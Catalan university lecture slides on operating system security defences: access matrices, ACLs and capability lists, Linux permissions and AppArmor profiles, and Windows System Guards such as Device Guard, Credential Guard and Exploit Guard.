 - *Access-right* = $\langle \text{object-name}, \text{rights-set} \rangle$
 - On *rights-set* és un subconjunt d'operacions que es poden fer sobre l'objecte *object-name*



Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - Worms
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - **Matriu d'accés**
 - Exemple d'implementació a Linux
 - System Guards a Windows

Matriu d'accés: Definició

- La matriu d'accés es fa servir per a relacionar dominis amb objectes i definir els privilegis
- $Access(i, j)$ és el conjunt d'operacions que un procés executat al Domini i pot fer amb l'Objecte j

object domain	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Matriu d'accés

- Si un procés al domini D_i vol fer una operació “ op ” a l'objecte O_j , llavors “ op ” ha d'estar a (i,j)
- L'usuari que crea l'objecte pot definir la seva columna d'accés
- La matriu d'accés pot ser dinàmica
 - Es poden fer operacions d'afegir, cancel·lar o modificar *access-rights*
- També es poden definir *access-rights* especials
 - *Copy* – dret de copiar la operació “ op ” de O_i a O_j
 - *Control* – D_i pot modificar els drets de D_j
 - *Transfer* – commutar el domini D_i amb D_j

Matriu d'accés

- Es poden definir els dominis com objectes
 - Un domini pot (o no pot) modificar-se
 - Un domini pot modificar un altre domini
 - Un domini pot transferir-se a un altre

object domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

Matriu d'accés

- Es necessita una forma eficient de representar una matriu d'accés
 - Moltes caselles estan buides
 - La matriu pot ser molt gran
- Es comprimeix usant
 - *Access Control List (ACL)*: permisos associats a cada objecte
 - *Capability List*: permisos associats a cada domini

Matriu d'accés


Access list

Capability
list →

object domain \	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			


Matrius d'accés: ACL

- Cada objecte té una llista adjunta
- La llista té
 - Domini de protecció
 - User name
 - Group of users
 - Other
 - Drets d'accés
 - Read
 - Write
 - Execute
 - Si no hi ha una entrada per a un domini
→ no hi ha cap dret per aquell domini
- Un OS controla la llista de permisos quan s'accedeix a un objecte



Matrius d'accés: Capability list

- Quan un procés vol accedir a un objecte, l'OS ha de controlar la capability list
- La llista té
 - Una entrada per objecte al que el procés pot accedir
 - Object name
 - Object permissions
 - Els objectes no inclosos no són accessibles
- Un OS manté aquestes llistes segures i xifrades per a que un procés sense privilegis no pugui modificar-les



Matrius d'accés: ACL + capabilities

- Els sistemes operatius poden usar les dues opcions simultàniament
 - Les ACLs per a obrir objectes
 - Les capability list durant la ejecució d'un procés

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - Worms
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - **ACL i Capabilities en Linux**
 - ACL i Capabilities a Windows

ACL Linux/UNIX

- S'identifiquen usuaris i grups
 - UID: user ID
 - GID: group ID
- Protecció
 - 9 bits de protecció per a owner, groups i altres
- Per a fitxers
 - r: read
 - w: write
 - x: execution
- Per a directoris
 - r: veure contingut
 - w: crear o eliminar entrades
 - x: permís d'accés

```
# file: si/test.c
# owner: davide
# group: davide
user::rw-
group::rw-
other::r--
```


Capabilities a Linux

- Implementades a kernel space
- Proporcionen control MAC sobre els recursos
- Poden saltar-se els privilegis per defecte
 - Permetent accions
 - Denegant accions

Implementació de Capabilities Linux - AppArmor

- Proporciona Mandatory Access Control (MAC)
 - Requereix suport del kernel
 - Es basa en les aplicacions – en comptes de l'usuari
 - Es fa servir el directori on està instal·lat el binari
 - Utilitza capabilities com el sistema base
 - Proporciona profiling per aplicació
- Permet evitar tenir privilegis de superusuari
- Disponible a Debian, Ubuntu i variants

AppArmor – Capabilities

- Basat en POSIX draft 1003.1e
- Configurat pel propi kernel¹
- Les més rellevants:
 - **audit_control, audit_read, audit_write**: gestió del kernel auditing
 - **dac_override, dac_read_search, fowner**: saltar permisos dels fitxers
 - **kill**: permetre envia el signal de kill a altres aplicacions
 - **net_admin**: gestionar la xarxa
 - **sys_admin**: gestionar el sistema (deprecated)
 - **syslog**: accés privilegiat al syslog

¹ More on manpage capabilities(7), use lowercase and without the CAP_ prefix

AppArmor Profiles

- Restringir permisos dels processos
 - Llista d'accions que pot realitzar un procés
 - Conté també la llista de capabilitats que té el procés
- La majoria de distribucions porten perfils per defecte
- Es pot personalitzar
 - Té un sistema d'aprenentatge de requeriments per aplicació
- 2 modes d'operació:
 - **Enforced/Confined**: les aplicacions no poden realitzar les accions denegades tal i com defineix el perfil, qualsevol violació es registra
 - **Complain/Learn**: informa de les violacions per aprendre o només avisar
- Defineix:
 - **Abstractions**: grups de regles
 - **Capabilities**: requisits de privilegis especials
 - **Network**: diferents tipus de sockets
 - **Access Permissions**: possibles operacions en fitxers

AppArmor Profiles – Permisos d'accés

- El path del fitxer
- Permisos
 - r — read: llegir les dades
 - w — write: create, delete, escriure i extendre un fitxer
 - m — memory map executable: mapejar un fitxer a memòria
 - x — execute: executar un fitxer
- Els privilegis normals (DAC) encara apliquen

AppArmor Profiles - Exemple (ping)

```
#include <tunables/global>
profile ping /{usr/,}bin/{,iputils-}ping flags=(complain) {

    #include <abstractions/base>
    #include <abstractions/consoles>
    #include <abstractions/nameservice>


    capability net_raw,
    capability setuid,
    network inet raw,
    network inet6 raw,

    /{,usr/}bin/{,iputils-}ping mixr,
    /etc/modules.conf r,

    #include <local/bin.ping>
}
```

} Path del binari i comportament

} Definicions importades

} Capabilities

} File permissions

} Local admin overrides

AppArmor Mediation

- File access (read, write, link, lock)
- Càrrega de llibreries
- Execució d'aplicacions
- Coarse-grained network (protocol, type, domain)
- Coarse owner checks
 - La tasca ha de tenir el mateix euid/fsuid que l'objecte que es valida
- mount
- DBus API (path, interface, method)
- Signal
- ptrace
- Unix sockets (named, abstract and anonymous)

Índex

- Atacs als SO: Malware
 - Introducció
 - Tipus
 - Virus
 - Worms
 - Atacs comuns
- Defensa dels SO
 - Protecció
 - Estructura simplificada del SO
 - Matriu d'accés
 - **ACL i Capabilities en Linux**
 - ACL i Capabilities a Windows

Consideracions generals de seguretat


- La seguretat a Windows, com a d'altres sistemes operatius, s'ha de considerar des del principi
 - Utilitzar fonts fiables a l'hora d'instalar el sistema
 - Mai s'ha de reusar una instal·lació existent
- Netejar el software que no fa falta
 - O deshabilitar els serveis que no s'utilitzen
- Utilitzar xifrat del disc
- Actualitzar regularment el sistema

Consideracions generals de seguretat

- Activar el **Windows Defender**
 - Antivirus
 - Protecció contra malware en general
- Utilitzar i configurar les **Group Policies**
 - Expiració de contrasenyes...
- Activar les opcions natives de «**Guards**» (Windows Enterprise)

ACL a Windows

- Formen part estructural del model de seguretat de WinNT



System Guards

- Són funcionalitats de seguretat natives al sistema operatiu
- Hi ha dos blocs:
 - Basades amb el Virtual Secure Mode
 - Device Guard
 - Credential Guard
 - Guards basades amb Windows Defender
 - Application Guard
 - Exploit Guard

Conceptes previs

- Group Policies
- Virtual Secure Mode (VSM)
- Virtual Trust Level (VTL)
- Secure Boot

Group Policies


- Presents des de Windows 8
- Infraestructura que permet especificar configuracions gestionades
 - Per usuaris
 - Per ordinadors
- Apliquen a equips locals
 - Local Group Policy Editor
- També a l'Active Directory
 - Active Directory Domain Services (AD DS)
 - Utilitzant el Group Policy Management Console (GPMC)
 - I els seus plugins per Powershell

Group Policies

- Permet especificar un gran conjunt de configuracions de baix (i no tant baix) nivell
- Exemples
 - Qualitat de Servei basat en polítiques
 - Gestionar polítiques de xarxa cablejada i sense fils
 - Gestionar VPN segures usant IKEv2
 - Especificar caducitat i polítiques de contrasenyes

Virtual Secure Mode (VSM)¹

- És la base per la majoria dels Guards, en particular Credential i Device Guards
- Proporciona un entorn segur virtualitzat
 - S'ha d'activar
- Una capa aïllada executant-se a una màquina virtual diferent
- La separació de memòria amb suport del kernel millora la seguretat



HVCI: Hypervisor-protected code integrity
LSA: Local Security Authority

Virtual Trust Level (VTL)¹

- Sistema jeràrquic de protecció
- Hi ha 2 nivells actualment (màxim 16)
- Cada VTL té el seu sistema de protecció de memòria
- VTL més prioritaris poden accedir a l'espai dels menys prioritaris
- Així un VTLO pot guardar dades al VTL1 i en el cas de compromís, ni VTLO podrà accedir-hi sense el permís de VTL1

¹ Més informació aquí


Activant el VSM: Pas 1¹

- Requereix suport del hardware
 - UEFI amb Secure Boot actiu
 - Windows 64 bits
 - Extensions de virtualització del hardware (Intel VT i AMD V)
 - Trusted Platform Module (TPM)

¹ Més informació aquí


Activant el VSM: Pas 2

- Activar les funcionalitats necessàries en Windows
- Això permetrà habilitar dos components
 - El hypervisor: per virtualitzar
 - Isolated User Mode: per configurar el VSM




Activant el VSM: Pas 3

- Configurar el VSM
 - Usant MDM
 - Usant **Group Policies**
- Activa la opció
 - Turn on Virtualization Based Security
- Estat inicial només s'executa el HVCI



Secure Boot

- Procés d'arrencada del sistema pel que les imatges del sistema operatiu s'autentiquen abans de ser autenticades
 - Requereix suport hardware amb TPM
- La BIOS (UEFI) permet garantir que cap codi maliciós ha modificat el procés d'arrencada



Device Guard

- Conjunt de funcionalitats que eviten la execució de codi no fiable (untrusted)
- Utilitza el VSM per funcionar
- Protegeix el codi contra Malware
- Té 3 components principals
 - Configurable Code Integrity (CCI)
 - Força que tot el codi a executar sigui segur
 - VSM Protected Code Integrity
 - Mou els Kernel Mode Code Integrity (KMCI) i Hypervisor Code Integrity (HVCI) dins del VSM
 - Platform and UEFI Secure Boot
 - Garanteix seguretat des del boot
- És equivalent en segons quins aspectes a AppArmor

Configurable Code Integrity (CCI)

- Força al sistema que només codi fiable es pugui executar
 - Codi signat digitalment amb una clau coneguda
- Aplicacions signades per un vendor
 - Per exemple Global Sign
 - Codi autosignat
 - Utilitzant `signtool.exe`
- Utilitza VSM i TPM per funcionar

VSM Protected Code Integrity

- Component a càrrec de garantir la integritat del codi
- Configurable Code Integrity (CCI)
 - Kernel Mode Code Integrity
 - User-Mode Code Integrity
- Kernel Mode Code Integrity (KMCI)
 - Controla que el codi del kernel no tingui modificacions
- User-Mode Code Integrity
 - Equivalent a user space del KMCI

Platform & UEFI Secure Boot

- No és una funcionalitat de Windows per se
- Però...
 - Complementa les garanties a nivell de dispositiu
 - Proporciona garanties extrem a extrem

Credentials Guard

- A càrrec de garantir la seguretat de les credencials
 - Contrasenyes
 - Certificats digitals
- Utilitza VSM per funcionar
- El canvi principal és moure el Local Security Authority (LSA) a VSM i protegir-lo de accessos no autoritzats
- S'activa a través de la «*Virtualization Based Security Group Policy*»

Local Security Authority (LSA)

- Subsistema a càrrec de totes les tasques d'autenticació d'usuaris
- També gestiona tots els aspectes de seguretat local a un sistema → Local Security Policy (LSP)
- Ha sigut víctima de diversos atacs
 - Pass-the-hash
 - ...

Application Guard



- Part de Windows Defender
- Té per objectiu monitoritzar i protegir aplicacions
- Dos modes d'operació
 - Standalone mode
 - Enterprise-managed mode
- També virtualitza (contaneritza) però fora de VSM
- Funcionalitat interessant a nivell corporatiu

Control de l'ecosistema Microsoft

- Microsoft Edge
 - Aïlla en contenidors les pàgines no confiabls
 - Determinat per un llistat de l'administrador
- Microsoft Office
 - Limita l'accés al sistema a fitxers de Word, Excel i Powerpoint
 - Qualsevol possible acte maliciós està contingut

Standalone mode

- És l'usuari qui decideix utilitzar el Application Guard
- Proporciona molt control
- Però depèn de la conscienciació de l'usuari
- No recomanat en entorns empresarials



Enterprise-enabled mode

- Es categoritzen les pàgines web en tres categories
 - Trusted sites
 - Dominis coneguts que corren directament al host
 - Neutral sites
 - Dominis que contenen informació personal i laboral
 - Hereden l'entorn actual
 - Untrusted sites
 - S'executen en un entorn contaneritzat

Exploit Guard

- És un component del Windows Defender
- Té per objectiu minimitzar o mitigar l'impacte de malware
 - Reducció de la superfície d'atac
- 4 components
 - Attack Surface Reduction (ASR)
 - Network Protection
 - Controlled folder access
 - Exploit protection

Attack Surface Reduction (ASR)

- Pretén reduir la exposició cap a l'exterior
- Cerca
 - Aplicacions o scripts que volen descarregar o executar fitxers
 - Execució d'scripts obfuscats
 - Comportaments anòmals
- Utilitza un sistema similar a AppArmor
 - Audit mode
 - On es pot preveure com afectarà una regla al sistema

Network Protection

- Limita l'accés a dominis de xarxa
- Tant per navegadors com per aplicacions
- Proporciona Web Content Filtering
 - Bloqueig
 - Avís
 - Res

Controlled folder access

- Evitar atacs de ransomware
- Prohibeix l'accés a carpetes d'usuari a processos desconeguts
 - Es poden definir

Exploit protection

- Bateria de controls per evitar atacs
- Es configura a través de les Group Policies
- Suporta block i audit modes
- Integrat en Powershell per la gestió

Seguretat Informatica (SI)

Seguretat als sistemes operatius

René Serral (forked from: Davide Careglio)